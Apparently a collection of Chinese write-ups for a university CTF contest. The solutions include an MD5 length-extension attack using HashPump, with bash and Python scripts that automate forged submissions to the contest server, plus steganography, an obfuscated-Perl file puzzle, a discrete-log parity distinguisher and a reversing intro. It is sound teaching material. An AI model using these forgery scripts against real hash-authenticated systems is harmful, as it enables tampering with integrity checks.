原版做法想必都知道了，直接按 `F12` 找到文字框，删掉 `readonly` 属性并清空文本框中的内容，然后要猜的MD5就是已知的MD5，看最后一个数字选上就行了。重复30次，没什么技术含量。

升级版不能再发送空的text了，会被替换成 `不允许为空` ，网上查阅资料发现未知原字符串的情况下MD5碰撞是不可能的，只能搜别的办法了。Google一会发现有个东西叫Length Extension Attack，仔细研究发现，MD5会把数据按照64字节(512位)分组，如果不足会进行padding，并且每一组计算出的结果会用于下一组的计算。这意味着页面给出的MD5就是已知的字符串经过padding之后计算出的MD5，可以将其用于下一组的计算。然后就开始找MD5的实现，找到两三个坏掉的代码后发现了HashPump这个小工具，是专门针对几种常见的Hash进行LEA的。

先考虑一下可能用到的工具并准备齐全：

```
~ $ mkdir guess && cd guess
~/guess $ sudo apt install curl git libssl-dev grep sed
~/guess $ git clone https://github.com/bwall/HashPump
~/guess $ cd HashPump
~/guess/HashPump $ make
~/guess/HashPump $ cd ..
~/guess $
```

在浏览器中试几次，发现每次都以POST方式发送text, choice和submit三个字段，其中submit的内容永远是URL Encode之后的 `提交` 两个字，决定直接硬编码，而text则是文本框中的随机文字，choice是0或1，对应猜测偶数和奇数。

先用 `curl` 来试一下返回页面的结构

```
curl --cookie cookie.txt --cookie-jar cookie.txt "http://hack.lu
g.ustc.edu.cn/dynamic/4/" -X POST -d "submit=%E6%8F%90%E4%BA%A4"
```

```
wsl@MSI-GS70: ~/proj/guess

  <div>
    <h3>上一回合</h3>
    <p>服务器的字符串：<code>UoxFevboJPEWsUKtzBbeaGLDJfMt5yDZ</code></p>
    <p>服务器的MD5：<code>609b627dadc7cc28c2365381e6772ac5</code></p>
    <p>你的字符串：<code>不允许为空</code></p>
    <p>拼接后的字符串：<code>UoxFevboJPEWsUKtzBbeaGLDJfMt5yDZ不允许为空</code></p>
    <p>拼接后的字符串长度：<code>47</code></p>
    <p>最终的MD5：<code>2f93092d05edf4060b732a1049bd514<b><u>3</u></b></code></p>
    <p>你的猜测偶数</p>
    <p><b>你猜错了！ Combo归零</b></p>
  </div>



  <div>
    <h3>新的回合</h3>
    <p>服务器的MD5：<code>08269ae5d6a510815166c89a4d498de7</code></p>

    <form action="" method="POST">
      <p>你的随机字符串：<input readonly id="text" type="text" name="text" value="" size="50" /></p>
      <p>你要预测的MD5奇偶性：</p>
      <p>
        <label><input name="choice" type="radio" value="0" checked />偶数</label>
        <label><input name="choice" type="radio" value="1" />奇数</label>
      </p>
      <p><input type="submit" name="submit" value="提交"></p>
    </form>
  </div>

  <script>
    var text = "";
    var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    for(var i=0;i<32;i++)
      text+=possible.charAt(Math.floor(Math.random()*possible.length));
    document.getElementById("text").value=text;
  </script>
</body>
</html>
wsl@MSI-GS70:~/proj/guess$ _
```

看起来不错，页面结构固定，但是里面包含了至少三个MD5字符串，我们需要提取用来猜测的那个。首先确定一下行号：

```
curl --cookie cookie.txt --cookie-jar cookie.txt "http://hack.lug.ustc.edu.cn/dynamic/4/" -X POST -d "submit=%E6%8F%90%E4%BA%A4" | cat -n
```

```
wsl@MSI-GS70: ~/proj/guess
 31
 32    <div>
 33      <h3>上一回合</h3>
 34      <p>服务器的字符串：<code>J3SzfFXWNphGTurue6t732B8pFSWUpVE</code></p>
 35      <p>服务器的MD5：<code>08269ae5d6a510815166c89a4d498de7</code></p>
 36      <p>你的字符串：<code>不允许为空</code></p>
 37      <p>拼接后的字符串：<code>J3SzfFXWNphGTurue6t732B8pFSWUpVE不允许为空</code></p>
 38      <p>拼接后的字符串长度：<code>47</code></p>
 39      <p>最终的MD5：<code>4dea4a366ff31e7e5aad7ac8cc9a195<b><u>f</u></b></code></p>
 40      <p>你的猜测偶数</p>
 41      <p><b>你猜错了！ Combo归零</b></p>
 42    </div>
 43
 44
 45
 46    <div>
 47      <h3>新的回合</h3>
 48      <p>服务器的MD5：<code>88582ae4d9e5db5a27759e37e5823210</code></p>
 49
 50      <form action="" method="POST">
 51        <p>你的随机字符串：<input readonly id="text" type="text" name="text" value="" size="50" /></p>
 52        <p>你要预测的MD5奇偶性：</p>
 53        <p>
 54          <label><input name="choice" type="radio" value="0" checked />偶数</label>
 55          <label><input name="choice" type="radio" value="1" />奇数</label>
 56        </p>
 57        <p><input type="submit" name="submit" value="提交"></p>
 58      </form>
 59    </div>
 60
 61    <script>
 62      var text = "";
 63      var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
 64      for(var i=0;i<32;i++)
 65        text+=possible.charAt(Math.floor(Math.random()*possible.length));
 66      document.getElementById("text").value=text;
 67    </script>
 68  </body>
 69  </html>
wsl@MSI-GS70:~/proj/guess$
```

很好，48行就是我要的那个MD5， `grep` 提取出来备用

```
HASH=$(curl --cookie cookie.txt --cookie-jar cookie.txt "http://hack.lug.ustc.edu.cn/dynamic/4/" -X POST -d "submit=%E6%8F%90%E4%BA%A4" | sed -n "48p" | grep -oE '[0-9a-f]{32}')
```

简单起见，在LEA的补充数据部分，我就补一个 `a` 就够了，反正是任意数据。接下来调试HashPump，发现直接指定data为空的时候还是要求输入data，果断给它一个EOF (`Ctrl + D`)，然后猜测一下试一试

```
~/guess $ ./hashpump -k 32 -s "$HASH" -d "" -a "a"
Input Data: a1158d0f03312db755457561a39582aa
\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00
a
~/guess $ curl --cookie cookie.txt --cookie-jar cookie.txt "http
://hack.lug.ustc.edu.cn/dynamic/4/" -X POST -d "text=%80%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%01%00%00%00%00%00%00a&choice=0&submit=%E6%8F%90%E4%BA%A4"
```

非常好，和HashPump算出来的MD5一模一样。

准备工作完毕，下面开始写代码：

```
#!/bin/bash

COOKIE=cookie.txt
URL=http://hack.lug.ustc.edu.cn/dynamic/4/
LINE=48

T_TEXT=%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%01%00%00%00%00%00%00a
T_CHOICE=0
T_SUBMIT=%E6%8F%90%E4%BA%A4

submit() {
  curl --cookie $COOKIE --cookie-jar $COOKIE "$URL" -X POST -d "
text=$T_TEXT&choice=$T_CHOICE&submit=$T_SUBMIT" 2>/dev/null
}

work() {
  FORM="$(submit)"
  FLAG=$(echo "$FORM" | grep -oE "flag\{[^{}]+\}")
  if [ $? -eq 0 ]; then
    echo "$FLAG"
    exit 0
  fi
  KEY=$(echo "$FORM" | sed -n "${LINE}p" | grep -oE "[0-9a-f]{32
}")
  HASH=$(:|hashpump -k 32 -s "$KEY" -d "" -a "a" | grep -oE "[0-
9a-f]{32}")
  HASHNUM=${HASH:31:1}

  case $HASHNUM in
    0|2|4|6|8|a|c|e) T_CHOICE=0;;
    1|3|5|7|9|b|d|f) T_CHOICE=1;;
    *) :;;
  esac
}

while :; do work; done
```

运行一会后就输出了flag:

```
flag{8fc66cd05d6bc2bc251182e08fefbfc9}
```

CancerGary 17级 校外同学

MD5原理 利用分块计算的特性构造特殊的字符串使得已知MD5参与下一块计算

代码：

（md5原版实现搬运自https://github.com/thereal1024/python-md5-collision/blob/master/md5.py）

```
#!/usr/bin/env python3

"""An implementation of MD5 that exposes internals and is directly built up
from mathematical primitives from the MD5 specification.

It achieves about 500KB/s, or 1/1000x of GNU md5sum.
Thus, this is not an implementation great for larges amounts of hashing.
Instead, the point is access to internals."""

__date__ = '2015-07-02'
__version__ = 0.8

import math
import binascii

# util
bin_to_words = lambda x: [x[4 * i:4 * (i + 1)] for i in range(len(x) // 4)]
words_to_bin = lambda x: b''.join(x)
word_to_int = lambda x: int.from_bytes(x, 'little')
int_to_word = lambda x: x.to_bytes(4, 'little')
bin_to_int = lambda x: list(map(word_to_int, bin_to_words(x)))
int_to_bin = lambda x: words_to_bin(map(int_to_word, x))
mod32bit = lambda x: x % 2 ** 32
rotleft = lambda x, n: (x << n) | (x >> (32 - n))
```

```
# initial state
IHV0_HEX = '0123456789abcdeffedcba9876543210'
IHV0 = bin_to_int(binascii.unhexlify(IHV0_HEX.encode()))

# parameters
BLOCK_SIZE = 64  # 512 bits (64 bytes)
ROUNDS = BLOCK_SIZE

# addition constants
AC = [int(2 ** 32 * abs(math.sin(t + 1))) for t in range(ROUNDS)
]

# rotation constants
RC = [7, 12, 17, 22] * 4 + [5, 9, 14, 20] * 4 + [4, 11, 16, 23]
* 4 + [6, 10, 15, 21] * 4

# non-linear functions
F = lambda x, y, z: (x & y) ^ (~x & z)
G = lambda x, y, z: (z & x) ^ (~z & y)
H = lambda x, y, z: x ^ y ^ z
I = lambda x, y, z: y ^ (x | ~z)
Fx = [F] * 16 + [G] * 16 + [H] * 16 + [I] * 16

# data selection
M1 = lambda t: t
M2 = lambda t: (1 + 5 * t) % 16
M3 = lambda t: (5 + 3 * t) % 16
M4 = lambda t: (7 * t) % 16
Mx = [M1] * 16 + [M2] * 16 + [M3] * 16 + [M4] * 16
Wx = [mxi(i) for i, mxi in enumerate(Mx)]

# iterations and function composition
RoundQNext = lambda w, q, i: mod32bit(
    q[0] + rotleft(mod32bit(Fx[i](q[0], q[1], q[2]) + q[3] + AC[
i] + w[Wx[i]]), RC[i]))
DoRounds = lambda w, q, i: DoRounds(w, [RoundQNext(w, q, i)] + q
[:3], i + 1) if (i < ROUNDS) else q
MD5CompressionInt = lambda ihvs, b: [mod32bit(ihvsi + qi) for ih
vsi, qi in zip(ihvs, DoRounds(bin_to_int(b), ihvs, 0))]
```

```
arrSh = lambda x: [x[1], x[2], x[3], x[0]]
arrUs = lambda x: [x[3], x[0], x[1], x[2]]
MD5Compression = lambda ihv, b: arrUs(MD5CompressionInt(arrSh(ih
v), b))


class MD5:
    """Implementation of MD5

    Expected outputs:
    >>> MD5(b'').hexdigest()
    'd41d8cd98f00b204e9800998ecf8427e'
    >>> MD5(b'a').hexdigest()
    '0cc175b9c0f1b6a831c399e269772661'
    >>> MD5(b'abc').hexdigest()
    '900150983cd24fb0d6963f7d28e17f72'
    >>> MD5(b'message digest').hexdigest()
    'f96b697d7cb7938d525a2f31aaf161d0'
    >>> MD5(b'abcdefghijklmnopqrstuvwxyz').hexdigest()
    'c3fcd3d76192e4007dfb496cca67e13b'
    >>> MD5(b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwx
yz0123456789').hexdigest()
    'd174ab98d277d9f5a5611c2c9f419d9f'
    >>> MD5(b'12345678901234567890123456789012345678901234567890
123456789012345678901234567890').hexdigest()
    '57edf4a22be3c955ac49da2e2107b67a'
    """

    def __init__(self, data=None,IHV0_HEX="0123456789abcdeffedcb
a9876543210"):
        self._ihv = bin_to_int(binascii.unhexlify(IHV0_HEX.encod
e()))
        self.bits = 0
        self.buf = b''
        if data:
            self.update(data)

    def update(self, data):
        self.bits += len(data) * 8
        self.buf += data
```

```
        while len(self.buf) >= BLOCK_SIZE:
            to_compress, self.buf = self.buf[:BLOCK_SIZE], self.
buf[BLOCK_SIZE:]
            self._ihv = MD5Compression(self._ihv, to_compress)

    def set_ihv(self,str):
        self._ihv = bin_to_int(binascii.unhexlify(str[:32].encod
e()))

    def digest(self):
        # total reseved bytes
        total_bytes = (self.bits // 8)

        # we deduct 1 extra byte for the 1 bit from the zero pad
ing length
        zerolen = (56 - (total_bytes + 1)) % 64

        pad = bytes([0x80] + [0] * zerolen) + (total_bytes * 8).
to_bytes(8, 'little')

        temp = MD5()
        temp._ihv = self._ihv
        temp.update(self.buf + pad)
        digest_value = temp._ihv

        return int_to_bin(digest_value)
    def digest2(self):
        # total reseved bytes

        # we deduct 1 extra byte for the 1 bit from the zero pad
ing length
        zerolen = (56 - ((self.bits // 8) + 1)) % 64

        #pad = bytes([0x80] + [0] * zerolen) + (total_bytes * 8)
.to_bytes(8, 'little')
        pad=b''

        temp = MD5()
        temp._ihv = self._ihv
        temp.update(self.buf + pad)
```

```
        digest_value = temp._ihv

        return int_to_bin(digest_value)

    def hexdigest(self):
        return binascii.hexlify(self.digest()).decode()
    def hexdigest2(self):
        return binascii.hexlify(self.digest2()).decode()

    def ihv(self):
        return int_to_bin(self._ihv)

    def hexihv(self):
        """Get the current IHV in hex

        >>> MD5().hexihv() == IHV0_HEX
        True
        >>> MD5(b'test').hexihv() == IHV0_HEX
        True
        >>> MD5(b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrst
uvwxyz0123456789!?').hexihv()
        '9d39fa2529070110ab7f132e7a9cacf3'
        """
        return binascii.hexlify(self.ihv()).decode()

if __name__ == '__main__':
    import requests,bs4,re
    s=requests.Session()
    for i in range(0,30):

        res=s.get("http://hack.lug.ustc.edu.cn/dynamic/4/")
        soup=bs4.BeautifulSoup(res.text,'lxml')
        code=soup.find_all("code")[-1].text
        # origin_code=b'GoCjI2uWceMlf7BJKEbAF1GHPl86s8j9'
        # code=MD5(origin_code).hexdigest()
        # print(code)
        q1 = b'\x80' + b'\x00' * 23 + (32 * 8).to_bytes(8, 'litt
le')
        q2= b'\x80'+b'\x00' * 55+(64 * 8).to_bytes(8, 'little')
        # m1 = MD5(origin_code + q1)
```

```
        # m1r=m1.hexdigest2()
        # print(m1r)
        #
        # mm=MD5(origin_code+q1)
        # print(mm.hexdigest())

        m2=MD5(q2,code)
        m2r=m2.hexdigest2()
        # print(m2r)

        if (m2r[-1].isalpha()):
            choice=(ord(m2r[-1])-97)%2
        else:
            choice=int(m2r[-1])%2



        ans_res=s.post("http://hack.lug.ustc.edu.cn/dynamic/4/", data={"text":q1,"choice":choice,"submit":"提交"})
        print(re.search('Combo：.*?<',ans_res.text))
    res=s.get("http://hack.lug.ustc.edu.cn/dynamic/4/")
    print(res.text)
```

永恒的东风

邓龙 16级

题目是一个音频文件，打开发现是熟悉的校歌《永恒的东风》。作为一个又红又专的选手，仔细聆听发现音乐里似乎参杂了频率很高的有规律的滴滴声。

随意用一个音频处理软件打开（我用的是Adobe Audition cc），波形没什么特别的，猜测是高频部分有问题。利用软件查看频谱频率，如下图：



14kHz和15kHz两个频率明显调制过的迹象。15kHz部分是距离相等的脉冲，猜测作为时钟使用。而14kHz部分的频谱显然蕴含了信息。又发现flag的开头字母f的ASCII码（01100110）与14kHz开头部分一致。按照相同方式解码，得到。

CancerGary 17级 校外同学

高频部分写入了二进制的标记

（手撸到眼睛疼）

乱七八糟

来自：djh

这题出的比较随意, 也非常简单, 大概给大家讲一讲解题思路吧. 也没啥好深究的.

首先, 拿到一个不知道是啥的文件, 先 `binwalk` 一下:

```
⚡ root@DDB ~/Desktop/total_mess > binwalk output.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zlib compressed data, best compression
```

乍一看, 觉得就是一个zlib文件了.

```
⚡ root@DDB ~/Desktop/total_mess > printf "\x1f\x8b\x08\x00\x00\x
00\x00\x00" |cat - output.bin |gzip -dc

# Hint: First you need to determine the programming language we
use in this script.
eval unpack u=>q{_=7-E($U)344Z.D)A<V4V-#L*=7-E($-R>7!T.CI-;V1E.C
I#0D,["G5S92!$:6=E<W0Z.E-(03L*=7-E($-O_;7!R97-S.CI:<W1D.PIU<V4@0
V]M<')E<W,Z.EIL:6(["G5S92!)3SHZ1FEL93L*=7-E($9I;&4Z.E-L=7)P_.PH*
<W5B(&)A<V4V-&X@>PH);7D@*"1F;&%G+"`D=&EM97,I(#T@0%\["@EF;W(H*#$N
+B1T:6UE<RDI>PH)_"21F;&%G(#T@96YC;V1E7V)A<V4V-"@D9FQA9RP@)R<I.PH
)?0H)<F5T=7)N("1F;&%G.PI]"@IM>2`D9FQA_9R`](')E861?9FEL92@G9FQA9R
YT>'0G*3L*;7D@)'1H:7,@/2!R96%D7V9I;&4H)#`I.PHD9FQA9R`](&)A_<V4V-
&XH8F%S938T;BAB87-E-C1N*"1F;&%G+"`X*2P@."DL(#@I.PHD=&AI<R`]($-O;
7!R97-S.CI:;&EB_.CIC;VUP<F5S<R@D=&AI<RP@."D["@IM>2`D>G-T9"`@("`@
(#T@<W5B<W1R*$-O;7!R97-S.CI:<W1D.CIC_;VUP<F5S<RAB87-E-C1N*"1F;&%
G+"`X*2P@."DL(#@L("TX*3L*;7D@)'IL:6(@@("`@("`]('-U8G-T<BA#_;VUP<F
5S<SHZ6FQI8CHZ8V]M<')E<W,H8F%S938T;B@D9FQA9RP@."DL(#@I+"`X+"`M."
D["FUY("1K97D@_("`@("`@/2!S=6)S='(H1&EG97-T.CI32$$Z.G-H83(U-B@D>
G-T9"`]?B!Y+R\O8RDL(#@L("TX*3L*;7D@_)&EV("`@("`@("`](('-U8G-T<BA$
:6=E<W0Z.E-(03HZ<VAA,C4V*"1Z;&EB(#U^('DO8R\O*2P@."P@+3@I_.PIM>2`
D8VEP:&5R("`@(#T@0W)Y<'0Z.DUO9&4Z.D-"0RT^;F5W*"=!15,G*3L*;7D@)&5
N8W)Y<'1E9"`]_("1C:7!H97(M/F5N8W)Y<'0H)&9L86<L("1K97DL("1I=BD["@
IM>2`D;W5T<'5T(#T@24\Z.D9I;&4M/FYE_=R@G;W5T<'5T+F)I;B<L("<^)RD["
B1O=71P=70M/F)I;FUO9&4["B1O=71P=70M/G!R:6YT*"1T:&ES*3L*_)&]U='!U
="T^<')I;G0H)'IS=&0I.PHD;W5T<'5T+3YP<FEN="@D96YC<GEP=&5D*3L*)&]U
='!U="T^<')I*;G0H)'IL:6(I.P}

gzip: stdin: invalid compressed data--crc error
gzip: stdin: invalid compressed data--length error
```

emmmm 解压出来的东西很小, 远够不上 275KB 的大小. 看来后面还有东西.

先看看解压出来的东西. 题目提醒我们这可能不是最常见的语言... 如果没有经验, 可以把不熟悉的语言都拿来试一试. 有经验的话很容易看出来. 或者, 如果能看出来后面的编码是 uuencode 的话, 直接 Google 一下 "unpack uuencode" 就能发现这是 perl 语言.

将 `eval` 改成 `print` , 可以得到混淆前的代码:

```
use MIME::Base64;
use Crypt::Mode::CBC;
use Digest::SHA;
use Compress::Zstd;
use Compress::Zlib;
use IO::File;
use File::Slurp;

sub base64n {
    my ($flag, $times) = @_;
    for((1..$times)){
        $flag = encode_base64($flag, '');
    }
    return $flag;
}

my $flag = read_file('flag.txt');
my $this = read_file($0);
$flag = base64n(base64n(base64n($flag, 8), 8), 8);
$this = Compress::Zlib::compress($this, 8);

my $zstd      = substr(Compress::Zstd::compress(base64n($flag, 8
), 8), 8, -8);
my $zlib      = substr(Compress::Zlib::compress(base64n($flag, 8
), 8), 8, -8);
my $key       = substr(Digest::SHA::sha256($zstd =~ y///c), 8, -
8);
my $iv        = substr(Digest::SHA::sha256($zlib =~ y/c//), 8, -
8);
my $cipher    = Crypt::Mode::CBC->new('AES');
my $encrypted = $cipher->encrypt($flag, $key, $iv);

my $output = IO::File->new('output.bin', '>');
$output->binmode;
$output->print($this);
$output->print($zstd);
$output->print($encrypted);
$output->print($zlib);
```

代码非常清晰，并没有再做什么处理。没有学过 Perl 的同学也可以基本猜出来代码的意思。除了两行 `$zstd =~ y///c` 和 `$zlib =~ y/c//` 以外。这两行代码的含义可以通过 Google 和实验的方法解决，一个是 `$zstd` 的长度，另一个是 `$zlib` 中 `c` 的个数。

整理一下，大概就是这个 `output.bin` 中存放着四个东西：

- 代码本身的 zlib
- flag 经 Base64 编码 32 次再 zstd 压缩，再去掉首尾的数据
- flag 经 Base64 编码 24 次再用 `$zstd` 的长度和 `$zlib` 中 `c` 的个数来加密的结果
- flag 经 Base64 编码 32 次再 zlib 压缩，再去掉首尾的数据

两种考虑：

- 如果能还原压缩数据的格式，直接解压即可
- 如果不能，把压缩数据当作纯未知量，我们要找出 `$flag` 加密后的位置

这里我们走第二条路。因为它比较简单且显然。

首先估计 flag 长度，很好办，自己新建 flag.txt，内容随便填，然后运行这个脚本，看生成 output.bin 文件的大小，并和原文件比较。这样可以把 flag 长度限定到一个小范围。应该注意到这个范围内的 flag 对应的 `$flag` 的长度，是精确相等的。这样我们就拿到了 `$flag` 的长度。

然后估计 `$zstd` 的长度。如果还按照上述方法的话，误差会比较大。穷举时间可能会比较久。我们这个时候选择计算 output.bin 文件的熵。因为考虑到压缩文件往往有自己的结构，而密码学安全的加密算法得到的熵绝对是非常高的。

使用 binvis 打开，将 curve 选择为 scan，可以看到熵图中有很清楚的分界线。部分是因为 zstd 压缩格式的内部结构。然后我们切换到 byteclass 模式，可以注意到 zstd 部分的数据里面 0x00 的数目非常多。根据这个特点，我们能够将 `$flag` 的起始位置精确估计一下，比如 0x1d930 - 0x1d970。

根据 `$flag` 的起始位置，我们能够得到 `$zstd` 的长度和 `$zlib` 中 `c` 的个数。并且注意到，任何一个字符串，在经过很多次 Base64 编码之后，其开头都会收敛到常量 `"Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpU..."`，利用这个特性，我们可以计算我们估计的起始位置是否正确。

穷举的空间很小，耗时也不多。写好脚本一跑就出来了。没做出来的同学可以再试试。

三教许愿池

此题涉及 **DDH Assumption** ：

https://en.wikipedia.org/wiki/Decisional_Diffie–Hellman_assumption

根据 **wikipedia** 提供的信息，可以知道

> **one can efficiently compute the Legendre symbol of g^{ab}, giving a successful method to distinguishg^{ab}from a random group element.**

即，在题目这样的条件下，我们使用勒让德符号，有一定几率可以辨别出 **g^{ab}**（非随机的一个）和 **g^{c}** （真随机的那个）

具体实现如下**(python)**：

```
def legendre_symbol(a, p):
    ls = pow(a, (p - 1) // 2, p)
    return -1 if ls == p - 1 else ls


def distinguisher(gx,gy,g1,g2):
    x = 1 * legendre_symbol(gx, p) == -1
    y = 1 * legendre_symbol(gy, p) == -1
    a = 1 * legendre_symbol(g1, p) == -1
    # b = 1 * legendre_symbol(g2, p) == -1
    ans.append(1 if x * y == a else 0)
```

其中 **x, y, a, b** 分别代表了 **g^x, g^y, g1, g2** 这些指数项的指数的奇偶性。

由于可爱的 **cwk** 学长精心设计，使得 **g1, g2** 的指数奇偶性总是不同，所以我们可以完全辨别出所有的 **challenge**。

最后，我们得到 **ans** 数组，变为 **hex** 即可得到答案：

`hex(int(''.join([str(x) for x in ans]), 2))[2:]`

戎明远 17级（校内第一个做出的同学）

首次尝试

我有g 有g^x 先把x算出来不就简单了！

看了一下数据长度……放弃

二次尝试

试图用g^x和g^y的初等运算做出g^xy

发现这是g^xy不是g^(x+y)

失败

三次尝试

吸取了第一次失败的经验，失败的原因主要是要遍历p-1才能保证找到x，这太多了，而这种大数运算唯一比较快的操作是指数运算。

所以想到考虑g^xr，g^yr和g^xyr，g^xyrr。

然而这并没有什么卵用。

突然发现g是原根(代码中有说)，则令r=(p-1)/q，其中q是p-1的小因子，就可以通过观察g^xr和g^yr判断x，y模q的余数。首先q可以等于2，我们就排除了一半的数据。其次假设q可以等于3，我们又能排除三分之二的数据……等等。

py计算发现p-1在1000000以内只有一个因子:2

GG

……

n次尝试后

睡觉大过天。

起床。

n+1次尝试

先把一半数据排了再说吧。

然后……就没有然后了。

30min 实验加编完。

付佳伟 17级

这明摆着是一道数学题啊。。。还是数论。。。。。。

先看代码查查背景，g是$\mathbb{Z}_p^*$的原根意味着g^1、g^2、……、g^{p-1}是1、2、……、$p-1$的一个排列。于是当$g^x\equiv d\ \ (\mathrm{mod}\ n)$ 时，称x是以g为底，d的离散对数，记为$x=\mathrm{Ind}_g{d}$。再查更多的资料发现，类似于RSA的基础假设：大质数在有意义的时间内无法分解，同样的离散对数也无法求解，所以这题让我们求56个离散对数，肯定是不可能的，想想别的办法。

注意到，根据费马小定理，我们有$g^{p-1}\equiv1\ \ (\mathrm{mod}\ p)$，而$g$又是$\mathbb{Z}_p^*$的原根，这意味着$g^\frac{p-1}{2}\equiv-1\ \ (\mathrm{mod}\ p)$，所以我们可以根据$(g^x)^\frac{p-1}{2}$和$(g^y)^\frac{p-1}{2}$的结果判断$x$和$y$的奇偶性。这是个不错的猜想，我们先试试：

```
q = (p - 1) // 2

def parityCheck(n):
  r = pow(n, q, p)
  if r == 1:
    return 0
  if r == p - 1:
    return 1
  return -1

def distinguisher(gx,gy,g1,g2):
  px = parityCheck(gx)
  py = parityCheck(gy)
  p1 = parityCheck(g1)
  p2 = parityCheck(g2)
  print(px, py, p1, p2)
  exit(0)
```

最后那个 `exit(0)` 是为了让程序对第一组数据运行完之后就先退出，毕竟现在只是试试数据。

输出：

```
0 1 1 0
```

看起来 `g1` 和 `g2` 关于$\mathbb{Z}_p^$的离散对数分别是一奇一偶，后面再测试一下，发现全部*56*组数据的 *`g1`* 和 *`g2`* 都是这样的*(!!!)*。那么直接开始计算，先改一下代码：

```
def distinguisher(gx,gy,g1,g2):
  px = parityCheck(gx)
  py = parityCheck(gy)
  p1 = parityCheck(g1)
  p2 = parityCheck(g2)
  ans = px * py
  if ans == p1:
    print(1, end='')
  if ans == p2:
    print(0, end='')
```

运行输出：

```
01110100111011100001111110110001001000011010101100100001
```

我想手动转换这么点十六进制数应该不算太难吧，起码比写个程序用的时间短。

（编者注：这孩子或许可以用来当 *ALU*）

```
74ee1fb121ab21
```

好了，提交flag吧

```
flag{74ee1fb121ab21}
```

线索

作者：djh

前言

这道题是我比较用心出的一道题, 前前后后大概花了三四天, 目的主要是为了给大家枯燥无味的逆向过程中增加少许趣味性, 希望大家能喜欢. 题目本身并不难, 做出来的同学花的时间绝对比我出题用的时间要短, 可以说是非常失败的代码保护了 2333333.

官方答案

我个人比较懒. 所以官方答案只说思路, 不会把每一步用到的脚本啊截图啊之类的都放出来 (这里祈祷一下那些做出来的大佬们能给出详细的WP). 但是考虑到会看我这种辣鸡写出来的 WP 的人多半是真萌新, 我会尽量把步骤说的细一点. 如果同学们有兴趣的话, 可以跟着我的思路走一走, 把这道题做完.

准备阶段

不知道大家拿到一道 Windows 逆向题目之后第一步会干什么. 有人喜欢直接拖 IDA, 有人喜欢先调试, 有人喜欢先用 PEID 扫一扫, 有人喜欢先跑跑看这道题是干嘛的. 但是对于我来说, 拿到一个 exe 的第一件事... ~~当然是传到 VirusTotal 上扫描一遍啦.~~

然而结果很蛋疼, 4 / 65 的报毒率, 其中 Symantec 的扫描结果还是 HighConfidence (喷血)... 所谓防人之心不可无嘛, 虽然逆向题是一个病毒的概率不大, 但是这时候有必要确认一下, 说不定自己被其他选手中间人攻击了呢: 比如检查一下, 主办方的网站是不是 HTTPS 啊 (不是), 有没有给文件 Hash 啊 (没有), 文件的 Hash 有没有被主办方的私钥签名啊 (不存在的).

往往这个时候, 我的心里就会骂一句出题人 (也就是我自己), 然后打开虚拟机. 逆向使用虚拟机的好处有很多, 比如调试到一半的时候打一个快照, 之后可以随时回复这个状态 (前提是你有一块好的 SSD). 虽然 Windbg 已经支持了 Time Travel Debugging, 但是毕竟会用 Windbg 的都是大佬. 我们这种萌新只好用这种土方法啦.

关于虚拟机, 我还想说一句, 推荐大家使用 VirtualBox 而不是 VMware. 特别是对于那些装了 VMware 还不想升级的同学, 这里提醒一下, 虚拟机逃逸的漏洞每年都有, 比如前几个月对 VMware 12.5.5 之前的版本都有效的漏洞 EXP, 早就公布到 Github 上了.

当然啦, 我知道这道题是是我自己写的, 所以不太在乎这个扫描结果. 然后咧, 我就打开了一款类似于 PEID 的静态检查软件, StudyPE+. 结合 VirusTotal 的结果, 从最宏观的角度看一看这个文件, 大概是多少位啊, 有没有加壳啊, 有没有 TLS Callback 啊, 入口点有没有被修改啊, 有没有 RWE 权限的区段啊, 之类的.

很好, 似乎又是一个普普通通的程序, 然后拖进 IDA. 看了看没什么可疑的地方, 先跑一跑试试看.

就一句话 "Please input the flag:", 随便输了几个字, 输出 "Nope, nope..." 然后退出了. 我就喜欢这种简单粗暴的程序, 哪个人出的题, 我要表扬一下 (wwwwwarai).

结束阶段

用 IDA 逆向程序, 多半首先找 main 函数. 对呀对呀, 可是 main 函数有四种找法, 你知道吗:

- IDA 7.0 自动识别 (喂, 这也算?
- 经验问题 (说了等于没说...
- 搜索字符串 (Shift-F12 + X + F5 三连见过没?
- 其它解法 (你们这群家伙不知道 switch 要有 default 吗...

吼, 进入到 `main` 函数, 一看 `sub_46A9DE()` 可能就是 `printf()` (实则不然), 按 N 重命名为 printf, 按 Y 把函数原型改成 `int sub_46A9DE(char *a1, ...)` 便于分析堆栈.

